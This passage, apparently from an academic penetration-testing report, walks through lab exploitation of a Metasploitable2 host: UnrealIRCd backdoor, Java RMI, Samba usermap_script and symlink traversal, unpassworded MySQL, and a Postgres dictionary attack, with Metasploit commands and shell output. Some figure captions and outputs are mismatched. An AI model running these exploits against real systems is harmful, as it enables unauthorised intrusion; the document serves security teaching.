



Figure 4.28. Vulnerability investigation UnRealIRC 3.2.8.1

This incident was evidenced in the archive "Unreal3.2.8.1.tar.gz", for a term of approximately eight months during 2009 and 2010. This backdoor was removed on 3 July 2011. Figure 4.29 also shows the different alternatives present in the exploit/unix/irc/unreal_ircd_3281_backdoor module to be used in *Metasploit*.



```

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > show targets
...targets...
msf exploit(unreal_ircd_3281_backdoor) > set TARGET <target-id>
msf exploit(unreal_ircd_3281_backdoor) > show options
...show and set options...
msf exploit(unreal_ircd_3281_backdoor) > exploit
  
```

Figure 4.29 Exploit/unix/irc/unreal_ircd_3281_backdoor Module Options

Figure 4.30 shows the information provided by the *ExploitDatabase* tool (Exploit-db) about the Exploit that exploits the vulnerability in Unreal IRCD version 3.2.8.1 (CVE: CVE-2010-2075) in Metasploit.





Figure 4.30. Exploit research exploiting the Unreal IRCD 3.2.8 vulnerability

Figure 4.31 shows the configuration of the module "exploit/unix/irc/unreal_ircd_3281_backdoor" in the Metasploit tool, the register of the destination address (*Host* to audit) is shown, the remote

port that will listen (6667) is specified. Finally, the exploitation is carried out, obtaining a *shell* with **root** privileges, as shown in Figure 4.31 in the Metasploit tool.



```
msf exploit(unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.1.109   yes       The target address
  RPORT     6667            yes       The target port

Exploit target:

  Id  Name
  --  -
  0    Automatic Target

msf exploit(unreal_ircd_3281_backdoor) >
```

Figure 4.31. Configuration module "exploit/unix/irc/unreal_ircd_3281_backdoor".

Proof of Concept 4 - Java RMI Server. Continuing with the same procedure of Proof of Concept. Figure 4.32 shows the information provided by the *Vulnerability & Exploit Database* tool regarding *Java RMI Server* Insecure default configuration *Java Code Execution*. This module exploits the RMI registry and service configuration, which supports mounting classes from different remote URLs.




Figure 4.32. Java RMI Server vulnerability investigation

Figure 4.33 also shows the available options of the `exploit/multi/misc/java_rmi_server` module to be used in *Metasploit*.

```

Module Options
To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

msf > use exploit/multi/misc/java_rmi_server
msf exploit(java_rmi_server) > show targets
...targets...
msf exploit(java_rmi_server) > set TARGET <target-id>
msf exploit(java_rmi_server) > show options
...show and set options...
msf exploit(java_rmi_server) > exploit

```

Figure 4.33. Exploit/multi/misc/java_rmi_server module options

Figure 4.34 shows the information provided by the *ExploitDatabase* tool (*Exploit-db*) about the *Exploit* that exploits the Java RMI Server Insecure Java Code Execution default configuration vulnerability (CVE: CVE-2011-3556) in Metasploit.




Figure 4.34. Research Exploit exploiting the Java RMI Server vulnerability

Figure 4.35 shows the configuration of the module "`exploit/multi/misc/java_rmi_server`" in the *Metasploit* tool, showing the registration of the destination address (*Host* to audit), the remote port is specified (1099), local port to listen (8080). Finally, the exploitation is carried out by obtaining a *Metasploit Meterpreter* session (Command Interpreter).

```

Name      Current Setting  Required  Description
-----
RHOST     192.168.1.109     yes       The target address
RPORT     1099              yes       The target port
SRVHOST   0.0.0.0           yes       The local host to listen on. This must be an address on the local machine
or 0.0.0.0
SRVPORT   8080              yes       The local port to listen on.
SSLCert   no                no        Path to a custom SSL certificate (default is randomly generated)
URIPATH   no                no        The URI to use for this exploit (default is random)

Exploit target:

Id  Name
--  ---
0   Generic (Java Payload)

msf exploit(java_rmi_server) > exploit

[*] Started reverse handler on 192.168.1.108:4444
[*] Using URL: http://0.0.0.0:8080/1hhQxwTTrlkbTU9
[*] Local IP: http://192.168.1.108:8080/1hhQxwTTrlkbTU9
[*] Connected and sending request for http://192.168.1.108:8080/1hhQxwTTrlkbTU9/TuvHS.jar
[*] 192.168.1.109 java_rmi_server - Replied to request for payload JAR
[*] Sending stage (30246 bytes) to 192.168.1.109
[*] Meterpreter session 1 opened (192.168.1.108:4444 => 192.168.1.109:48340) at 2024-7-03 10:06:09 -0500
[*] Target 192.168.1.109:1099 may be exploitable...
[*] Server stopped.

meterpreter > sysinfo
Computer : metasploitable
OS       : Linux 2.6.24-16-server (1386)
Meterpreter : java/java
meterpreter >

```

Figure 4.35. Getting Meterpreter session

Proof of Concept 5 - Samba (v3.0.20 to 3.0.25rc3). Continuing with the same procedure of the proof of concept 1 ...see numeral 3.5.3.1... Figure 4.36 shows the information provided by the Vulnerability & Exploit Database tool about the weakness related to the implementation of commands in Samba in versions 3.0.20 to 3.0.25rc3.

Home // Vulnerability & Exploit Database

Sign In

About For Customers Free Tools

Vulnerability & Exploit Database

[Back to search](#)

Samba "username map script" Command Execution

This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication.

Module Name
exploit/multi/samba/username_map_script

Authors
jduck <jduck[at]metasploit.com>

Free Metasploit Download

Get your copy of the world's leading penetration testing tool

DOWNLOAD NOW

Figure 4.36. Samba Vulnerability Scan (v3.0.20 to 3.0.25rc3)

Figure 4.37 also shows the different alternatives present in the `exploit/multi/samba/usermap_script` module to be used in *Metasploit*.

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > show targets
...targets...
msf exploit(usermap_script) > set TARGET <target-id>
msf exploit(usermap_script) > show options
...show and set options...
msf exploit(usermap_script) > exploit
```

Figure 4.37. Exploit/multi/samba/usermap_script module options

Figure 4.38 shows the information provided by the *ExploitDatabase* tool (Exploit-db) about the Exploit that exploits the computer weakness related to the execution of commands in Samba versions 3.0.20 to 3.0.25rc3 when using the non-default "username script" configuration option (CVE: CVE-2007-2447) in Metasploit. Source - <https://www.exploit-db.com/exploits/16320/>.

The screenshot shows the Exploit-DB website interface. The title of the exploit is "Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)". Below the title is a table with the following information:

EDB-ID: 16320	Author: Metasploit	Published: 2010-08-18
CVE: CVE-2007-2447	Type: Remote	Platform: Unix
Aliases: N/A	Advisory/Source: N/A	Tags: Metasploit Framework (MSF)
E-DB Verified:	Exploit: Download / View Raw	Vulnerable App: N/A

Below the table, there is a code block showing the beginning of the exploit script:

```
1  ##
2  # $Id: usermap_script.rb 10040 2010-08-18 17:24:46Z jduck $
3  ##
4
5  ##
6  # This file is part of the Metasploit Framework and may be subject to
7  # redistribution and commercial restrictions. Please see the Metasploit
8  # Framework web site for more information on licensing and terms of use.
9  # http://metasploit.com/framework/
10 ##
11
12 require 'msf/core'
13
14 class Metasploit3 < Msf::Exploit::Remote
```

Figure 4.38. Research Exploit that Samba (v3.0.20 to 3.0.25rc3

Figure 4.39 shows the modified configuration of the "exploit/multi/samba/usermap_script" module in the *Metasploit* tool, showing the registration of the destination address (*host* to be

audited) and the remote port (139). Finally, the exploitation is carried out and a *shell* is obtained as shown in figure 42 a in the *Metasploit* tool.

```
Module options (exploit/multi/samba/usermap_script):
  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.1.109    yes       The target address
  RPORT     139                    yes       The target port

Exploit target:
  Id  Name
  --  ---
  0   Automatic

msf exploit(usermap_script) > set RHOST 192.168.1.109
RHOST => 192.168.1.109
msf exploit(usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.1.109    yes       The target address
  RPORT     139                    yes       The target port

Exploit target:
  Id  Name
  --  ---
  0   Automatic

msf exploit(usermap_script) > 
```

Figure 4.39. Configuration module "exploit/unix/irc/unreal_ircd_3281_backdoor"

```
RHOST => 192.168.1.109
msf exploit(usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.1.109    yes       The target address
  RPORT     139                    yes       The target port

Exploit target:
  Id  Name
  --  ---
  0   Automatic

msf exploit(usermap_script) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo aj5Qx0CJcLlqvkn;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "aj5Qx0CJcLlqvkn\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.108:4444 -> 192.168.1.109:35159) at 2024-7-03 10:08:11 -0500

uname -a
Linux root@Kali: 6.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2026 i686 GNU/Linux

root@Kali: ~
```

Figure 4.40. Obtaining *Shell* session (*Root*)

Proof of Concept 6 - Unpassworded Account Check and Ingreslock Backdoor (Port 1524). Figure 4.41 shows the process of accessing the MySQL (Database Management System) database service remotely, the vulnerability is present because the "root" account does not have a password, gaining full access to all registered databases.



```
root@Kali:~# mysql -h 192.168.1.109 -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases
-> ;
+-----+
| Database |
+-----+
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.00 sec)

mysql>
```

Figure 4.41. MySQL - Unpassworded Account Check

Figure 4.42 shows the process of accessing the Telnet service through port "1524", which is the "Ingreslock - Transmission Control Protocol" port considered as a backdoor. These two vulnerabilities are reported by OpenVAS.



Figure 4.42. Telnet - Ingreslock Backdoor (Port 1524)

Proof of concept 7 - dictionary attack. Exploiting authentication control, the effectiveness of the attack is due to the use of unsecured credentials, when a database has weak passwords it provides opportunities to be compromised through brute force or dictionary attacks. The attack technique consists of consecutively using the terms stored in the dictionary to validate the correct credential. The most common passwords that do not comply with security policies are those that contain personal data of the user or company, numerical sequences from the keyboard, short passwords, not using a combination of numbers, letters and special symbols. These credentials can often be obtained through social engineering to subsequently customise the dictionary according to the victim's profile. The effectiveness of the attack is based on the data processing capacity to speed up the process of checking and combining credentials. Figure 4.43 shows the configuration process of the module "auxiliary/scanner/postgres/postgres/postgres_login" in the *Metasploit* tool, this is a module that allows a dictionary attack on the service

Postgres also registers the parameter so that it stops when it has found the correct credentials, victim *host*, etc. During the process it found the user "postgres" and key "postgres".

```

USERPASS FILE /opt/metasploit/apps/pro/msf3/data/wordlists/postgres_default_userpass.txt no File
containing (space-separated) users and passwords, one pair per line
USER_AS_PASS true no Try t
he username as the password for all users
USER FILE /opt/metasploit/apps/pro/msf3/data/wordlists/postgres_default_user.txt no File
containing users, one per line
VERBOSE true yes Wheth
er to print output for all attempts

msf auxiliary(postgres_login) > exploit

[*] 192.168.1.109:5432 Postgres - [01/21] - Trying username:'postgres' with password:'' on database 'template1'
[-] 192.168.1.109:5432 Postgres - Invalid username or password: 'postgres':''
[-] 192.168.1.109:5432 Postgres - [01/21] - Username/Password failed.
[*] 192.168.1.109:5432 Postgres - [02/21] - Trying username:'' with password:'' on database 'template1'
[-] 192.168.1.109:5432 Postgres - Invalid username or password: '':''
[-] 192.168.1.109:5432 Postgres - [02/21] - Username/Password failed.
[*] 192.168.1.109:5432 Postgres - [03/21] - Trying username:'scott' with password:'' on database 'template1'
[-] 192.168.1.109:5432 Postgres - Invalid username or password: 'scott':''
[-] 192.168.1.109:5432 Postgres - [03/21] - Username/Password failed.
[*] 192.168.1.109:5432 Postgres - [04/21] - Trying username:'admin' with password:'' on database 'template1'
[-] 192.168.1.109:5432 Postgres - Invalid username or password: 'admin':''
[-] 192.168.1.109:5432 Postgres - [04/21] - Username/Password failed.
[*] 192.168.1.109:5432 Postgres - [05/21] - Trying username:'postgres' with password:'postgres' on database 'template1'
[+] 192.168.1.109:5432 Postgres - Logged in to 'template1' with 'postgres':'postgres'
[+] 192.168.1.109:5432 Postgres - Success: postgres:postgres (Database 'template1' succeeded.)
[-] 192.168.1.109:5432 Postgres - Disconnected
[*] 192.168.1.109:5432 Postgres - [06/21] - Trying username:'scott' with password:'scott' on database 'template1'
[-] 192.168.1.109:5432 Postgres - Invalid username or password: 'scott':'scott'
[-] 192.168.1.109:5432 Postgres - [06/21] - Username/Password failed.
[*] 192.168.1.109:5432 Postgres - [07/21] - Trying username:'admin' with password:'admin' on database 'template1'
[-] 192.168.1.109:5432 Postgres - Invalid username or password: 'admin':'admin'
[-] 192.168.1.109:5432 Postgres - [07/21] - Username/Password failed.

```

Figure 4.43. Configuration of auxiliary/scanner/postgres/postgres/postgres_login module

Subsequently, figure 4.44 shows the process of accessing the *PostgreSQL* database service (Database Management System) remotely, registered with the user "postgres" and password "postgres", this vulnerability is due to the lack of robust and/or secure credentials.

```

root@kali:~# psql -h 192.168.1.9 -U postgres
Contraseña para usuario postgres:
psql (9.1.9, servidor 8.3.1)
ADVERTENCIA: psql versión 9.1, servidor versión 8.3.
Algunas características de psql pueden no funcionar.
conexión SSL (cifrado: DHE-RSA-AES256-SHA, bits: 256)
Digite «help» para obtener ayuda.

postgres=# \l
          Listado de base de datos

```

Nombre	Dueño	Codificación	Privilegios
postgres	postgres	UTF8	=c/postgres +
template0	postgres	UTF8	postgres=Ctc/postgres +
template1	postgres	UTF8	=c/postgres +
			postgres=Ctc/postgres

```

(3 filas)
postgres=#

```

Figure 4.44. Postgress - Entry to the service thanks to the dictionary attack

Proof of Concept 8 - *Samba Symlink Traversal*. Corresponds to the computer attack that takes advantage of Samba shared resources, it is carried out according to the same procedure of the proof of concept 1. Figure 4.45 shows the information provided by the *Vulnerability & Exploit Database* tool about the directory traversal vulnerability in the CIFS (*Common Internet File System*) server of Samba, by specifying a writable shared resource creating a directory linked to the affected system (root file).




Figure 4.45. Samba Symlink Traversal Vulnerability Investigation

Figure 4.46 also shows the available options of the `auxiliary/admin/smb/samba_symlink_traversal` module to be used in *Metasploit*.



Figure 4.46 Auxiliary/admin/smb/samba_symlink_traversal module options

Figure 4.47 shows the information provided by the *ExploitDatabase* tool (Exploit-db) about the Exploit that exploits the directory traversal vulnerability in the CIFS (*Common Internet File System*) server of Samba, by specifying a writable share creating a directory linked to the affected system (CVE: CVE-2010-0926) in *Metasploit*.




Figure 4.47. Exploit Research for Samba Symlink Traversal

For the attack to succeed, it is necessary to know a Samba share (Move files to and from the shares on the SMB server), with the "smbclient" client it is possible to know this information through the following parameter "smbclient-L 192.168.0.109". Figure 4.47 shows the shared resource "tmp". While Figure 4.48 shows the configuration of the module :

"auxiliary/admin/smb/samba_symlink_traversal" in the Metasploit tool, showing the registration of the destination address (Host to be audited), the remote port (445), the name of a writable shared resource on the server and the name of the directory that should point to the root file system. Finally, the operation is carried out by accessing again with the client "smbclient" to the shared resources "smbclient //192.168.0.16/tmp".

```

40755/rwxr-xr-x  4096  dir   2012-05-20 14:22:48 -0500  test
40775/rwxrwxr-x 20480  dir   2012-05-20 14:22:48 -0500  tikiwiki
40775/rwxrwxr-x 20480  dir   2012-05-20 14:22:48 -0500  tikiwiki-old
40755/rwxr-xr-x  4096  dir   2012-05-20 14:22:48 -0500  twiki

meterpreter > cat index.php
<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

metasploitable2

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></li>
<li><a href="/dav/">WebDAV</a></li>
</ul>
</body>
</html>

meterpreter >

```

Figure 4.48. SAMBA share verification (smbclient)

Finally, the operation is carried out by accessing again with the client "smbclient" to the shared resources "smbclient //192.168.0.16/tmp".

```

msf auxiliary(samba_symlink_traversal) > show options
Module options (auxiliary/admin/smb/samba_symlink_traversal):
  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.1.109   yes       The target address
  RPORT     445              yes       Set the SMB service port
  SMBSHARE  tmp              yes       The name of a writeable share on the server
  SMBTARGET rootfs           yes       The name of the directory that should point to the root filesystem

msf auxiliary(samba_symlink_traversal) > exploit

[*] Connecting to the server...
[*] Trying to mount writeable share 'tmp'...
[*] Trying to link 'rootfs' to the root filesystem...
[*] Now access the following share to browse the root filesystem:
[*]    \\192.168.1.109\tmp\rootfs\

[*] Auxiliary module execution completed
msf auxiliary(samba_symlink_traversal) > exit
root@Kali:~# smbclient //192.168.1.109/tmp
Enter root's password:
Anonymous login successful
